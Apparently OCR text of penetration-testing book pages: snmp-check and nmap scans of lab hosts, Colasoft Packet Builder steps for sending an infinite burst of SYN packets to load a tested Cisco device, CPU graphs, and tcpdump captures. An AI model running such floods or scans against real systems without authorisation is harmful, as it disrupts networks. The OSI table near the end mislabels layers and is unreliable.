kali@kali:~$ snmp-check -c public 172.30.116.254
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)
[+] Try to connect to 172.30.116.254:161 using SNMPv1 and community 'public'
[!] 172.30.116.254:161 SNMP request timeout
snmp-check with community "public" to device 172.30.116.254
No response received



Zenmap
Scan Tools Profile Help
Target: 172.30.111.0-255
Profile:
Scan
Cancel
Command: nmap -T4 -A -v 172.30.111.0-255
Hosts
Services
OS Host
172.30.111.1
172.30.111.50
172.30.111.91
172.30.111.92
172.30.111.93
172.30.111.94
172.30.111.111
172.30.111.112
172.30.111.113
172.30.111.114
172.30.111.115
172.30.111.116
172.30.111.117
172.30.111.118
172.30.111.150
172.30.111.254
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
nmap -T4 -A -v 172.30.111.0-255
Details
HOP RTT ADDRESS
- Hops 1-3 are the same as for 172.30.111.254
4 ... 5
6 43.00 ms 172.30.111.150
Nmap scan report for 172.30.111.254
Host is up (0.054s latency).
Not shown: 997 closed ports
PORT STATE SERVICE VERSION
23/tcp open telnet Cisco router telnetd
25/tcp filtered smtp
1720/tcp open h323q931?
Aggressive OS guesses: Cisco 2811 router (IOS 12.X) (98%), Cisco 880 router (IOS 15.1) (95%), Cisco Aironet 1042N WAP (IOS 15.2) (95%), Cisco 870, 2821, 6506, or 7206VXR router (IOS 12.2 - 15.1) (94%), Cisco 5300 router (IOS 12.3) (93%), Cisco 3560G switch (IOS 12.2) (92%), Cisco 3550 switch (IOS 12.2) (92%), Cisco 2960 or 3650 switch (91%), Cisco 2950, 2960, 3550, 3560, or 3750 switch (IOS 12.1 - 12.2) (90%), Philips Hue Bridge (lwIP stack) (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 5 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Randomized
Service Info: OS: IOS; Device: router; CPE: cpe:/o:cisco:ios



Colasoft Packet Builder
File Edit Send Help
Import Export Add Insert Copy Paste Delete Move Up Move Down Checksum Send Send A
Decode Editor
Add Packet
Select Template:
ARP Packet
ARP Packet
IP Packet
TCP Packet
UDP Packet
Delta Time:
OK
Cancel
Help


Colasoft Packet Builder
File Edit Send Help
Import Export Add Insert Copy Paste Delete Move Up Move Down Checksum Send Send All Adapter About
Decode Editor
Packet List
Hex Editor
Configure MAC addresses:
1. Source MAC:
a) your PC MAC address
2. Destination MAC:
a) If on your network - the tested device MAC address
b) In of a remote network – the router MAC address
Configure IP addresses:
1. Source IP:
a) your PC IP address
2. Destination IP:
a) IP address of the tested device
Configure TCP Ports:
1. Source Port:
a) Any port (preferably 1024+)
2. Destination IP:
a) The port that is open on the tested device
TCP Flags: Usually SYN but any other combination that can load the tested device


Colasoft Packet Builder
File Edit Send Help
Import Export Add Insert Copy Paste Delete Move Up Move Down Checksum Send Send All Adapter About
Colasoft
Decode Editor
Packet No. 1
Packet List
Packets 2 Selected 1
No. Delta Time Source Destination Protocol
1 0.100000000 192.168.0.1:0 192.168.0.255:0 TCP
2 0.100000000 192.168.0.1:0 192.168.0.255:0 TCP
Packet Info
Number
Packet Length
Capture Length
Delta Time
Ethernet - II
Destination Address
Source Address
Protocol Type
Internet Protocol
Version
Internet Header Length
Differentiated Services Field
Differentiated Services Codepoint
Explicit Congestion Notification
Total Length
Identification
Fragment Flags
Reserved
Fragment
More Fragment
Fragment Offset
Time to Live
Protocol
Checksum
Hex Editor
Send Selected Packets
Options
Adapter: Microsoft
Select...
Burst Mode (no delay between packets)
Loop Sending: 0 loops (zero for infinite loop)
Delay Between Loops: 0.1 milliseconds
Sending Information
Total Packets: Infinite Loop.
Packets Sent: 0
Progress:
Start Stop Close Help
Select Adapter
Adapter: VMware Virtual Ethernet Adapter
Physical Address 00:50:56:C0:00:01(802.3)
Link Speed 100.0 Mbps
Max Frame Size 1500 bytes
IP Address 192.168.31.1/255.255.255.0
Default Gateway 0.0.0.0
Adapter Status Unknown
OK Cancel Help



Zenmap
Scan Tools Profile Help
Scan target
Target: 172.30.0.241
Profile:
Scan string
Scan Cancel
Command: nmap -T4 -A -v 172.30.0.241
Hosts Services
OS Host
Nmap Output Ports / Hosts Topology Host Details Scans
Scan results
nmap -T4 -A -v 172.30.0.241
Details
Starting Nmap 7.91 (https://nmap.org) at 2020-11-09 14:28
Jerusalem Standard Time
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 14:28
Completed NSE at 14:28, 0.00s elapsed
Initiating NSE at 14:28
Completed NSE at 14:28, 0.00s elapsed
Initiating NSE at 14:28
Completed NSE at 14:28, 0.00s elapsed



Packets sent in a loop
Short time between packets
Continous packet generation
Time between loops
Send All Packets
Options
Adapter: Microsoft
Burst Mode (no delay between packets)
Loop Sending: 0 loops (zero for infinite loop)
Delay Between Loops: 0.01 milliseconds
Sending Information
Total Packets: Infinite Loop.
Packets Sent: 0
Progress:
Start
Stop
Close
Help



172.30.0.241 - PuTTY
80% utilization
80% utilization
70% utilization
20% utilization
100
90
80
70
60
50
40
30
20
10
0....5....1....1....2....2....3....3....4....4....5....5....6
0 5 0 5 0 5 0 5 0 5 0
CPU% per second (last 60 seconds)
--More--



Home
Devices
Libraries
Sensors
Alarms
Maps
Reports
Logs
Tickets
Setup
Devices
Local Probe
Network Discovery
Network Infrast...
HQ LAN Switches
LAN - SWITCH - ...
System Health CPU
Sensor System Health CPU
OK
Overview
Live Data
2 days
30 days
365 days
Historic Data
Log
Settings
Notification Triggers
Comments
History
Last Scan: 53 s
Last Up: 53 s
Last Down:
Uptime: 100.0000%
Downtime: 0.0000%
Coverage: 100%
Sensor Type: SNMP Cisco System Health
Performance Impact:
Dependency: Parent
Interval: 60 s
ID: #2931
Loads alerts
Heavy load that cause device to slow down
Standard load
Max: 69.0 %
Min: 22.0 %
Downtime
CPU 1
Show all
Hide all

Chapter 8: Network Traffic Analysis and Eavesdropping












```
┌──(deep㉿redteam)-[~]
└─$ sudo tcpdump -i eth0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
19:20:37.814680 IP 192.168.64.130.55246 > 93.184.220.29.http: Flags [.], ack 551165502, win 63840, length 0
19:20:37.815030 IP 93.184.220.29.http > 192.168.64.130.55246: Flags [.], ack 1, win 64240, length 0
19:20:37.870884 IP 192.168.64.130.41391 > 192.168.64.2.domain: 35460+ PTR? 29.220.184.93.in-addr.arpa. (44)
19:20:37.885024 IP 192.168.64.2.domain > 192.168.64.130.41391: 35460 NXDomain 0/1/0 (115)
19:20:37.885432 IP 192.168.64.130.43782 > 192.168.64.2.domain: 6275+ PTR? 130.64.168.192.in-addr.arpa. (45)
19:20:37.893693 IP 192.168.64.2.domain > 192.168.64.130.43782: 6275 NXDomain 0/1/0 (122)
19:20:37.971714 IP 192.168.64.130.57841 > 192.168.64.2.domain: 8571+ PTR? 2.64.168.192.in-addr.arpa. (43)
19:20:37.981797 IP 192.168.64.2.domain > 192.168.64.130.57841: 8571 NXDomain 0/1/0 (120)
19:20:41.144492 IP 192.168.64.130.44082 > mrs09s13-in-f3.1e100.net.http: Flags [.], ack 2060916573, win 63791, length 0
19:20:41.144554 IP 192.168.64.130.44080 > mrs09s13-in-f3.1e100.net.http: Flags [.], ack 244419881, win 63882, length 0
19:20:41.220954 IP 192.168.64.130.58626 > 192.168.64.2.domain: 6415+ PTR? 35.37.251.142.in-addr.arpa. (44)
19:20:41.234094 IP 192.168.64.2.domain > 192.168.64.130.58626: 6415 1/0/0 PTR mrs09s13-in-f3.1e100.net. (82)
19:20:41.656557 IP 192.168.64.130.59650 > 82.221.107.34.bc.googleusercontent.com.http: Flags [.], ack 1803298020, win 64020, l
ength 0
19:20:41.656848 IP 82.221.107.34.bc.googleusercontent.com.http > 192.168.64.130.59650: Flags [.], ack 1, win 64240, length 0
19:20:41.743171 IP 192.168.64.130.57089 > 192.168.64.2.domain: 65217+ PTR? 82.221.107.34.in-addr.arpa. (44)
19:20:41.756191 IP 192.168.64.2.domain > 192.168.64.130.57089: 65217 1/0/0 PTR 82.221.107.34.bc.googleusercontent.com. (96)
```


```
┌──(deep㉿redteam)-[~]
└─$ sudo tcpdump host 192.168.64.130
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
19:23:32.807765 IP 192.168.64.130.46953 > 192.168.64.2.domain: 26230+ A? www.google.com. (32)
19:23:32.807843 IP 192.168.64.130.46953 > 192.168.64.2.domain: 40564+ AAAA? www.google.com. (32)
19:23:32.814907 IP 192.168.64.130.33655 > 192.168.64.2.domain: 54202+ PTR? 2.64.168.192.in-addr.arpa. (43)
19:23:32.820481 IP 192.168.64.2.domain > 192.168.64.130.46953: 26230 2/0/0 CNAME forcesafesearch.google.com., A 216.239.38.120
 (78)
19:23:32.823560 IP 192.168.64.2.domain > 192.168.64.130.46953: 40564 2/0/0 CNAME forcesafesearch.google.com., AAAA 2001:4860:4
802:32::78 (90)
19:23:32.824299 IP 192.168.64.130.45735 > any-in-2678.1e100.net.https: UDP, length 1357
19:23:32.832083 IP 192.168.64.2.domain > 192.168.64.130.33655: 54202 NXDomain 0/1/0 (120)
19:23:32.832205 IP 192.168.64.130.34890 > 192.168.64.2.domain: 32443+ PTR? 130.64.168.192.in-addr.arpa. (45)
19:23:32.854191 IP 192.168.64.2.domain > 192.168.64.130.34890: 32443 NXDomain 0/1/0 (122)
19:23:32.891997 IP any-in-2678.1e100.net.https > 192.168.64.130.45735: UDP, length 1357
19:23:32.892707 IP 192.168.64.130.45735 > any-in-2678.1e100.net.https: UDP, length 1357
19:23:32.907289 IP any-in-2678.1e100.net.https > 192.168.64.130.45735: UDP, length 1357
19:23:32.907312 IP any-in-2678.1e100.net.https > 192.168.64.130.45735: UDP, length 1357
19:23:32.907315 IP any-in-2678.1e100.net.https > 192.168.64.130.45735: UDP, length 1357
19:23:32.907316 IP any-in-2678.1e100.net.https > 192.168.64.130.45735: UDP, length 1357
19:23:32.907505 IP 192.168.64.130.45735 > any-in-2678.1e100.net.https: UDP, length 42
19:23:32.908400 IP 192.168.64.130.41282 > any-in-2678.1e100.net.https: Flags [S], seq 2941951964, win 64240, options [mss 1460
,sackOK,TS val 1583981901 ecr 0,nop,wscale 7], length 0
19:23:32.918527 IP 192.168.64.130.35691 > 192.168.64.2.domain: 31362+ PTR? 120.38.239.216.in-addr.arpa. (45)
19:23:32.926392 IP 192.168.64.2.domain > 192.168.64.130.35691: 31362 1/0/0 PTR any-in-2678.1e100.net. (80)
```


Layer Name	**Examples**
Layer 7 – Application	**File Transfer Protocol (FTP)**
Layer 6 – Presentation	**Secure Socket Layer (SSL)**
Layer 5 – Transport	**Transport Control Protocol (TCP)**
Layer 4 – Session	To maintain sessions at both ends
Layer 3 – Network	IP
Layer 2 – MAC or Logical Link	Frames
Layer 1 – Physical	Bits and bytes (RJ-45 connector)

Data Transfer flow


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
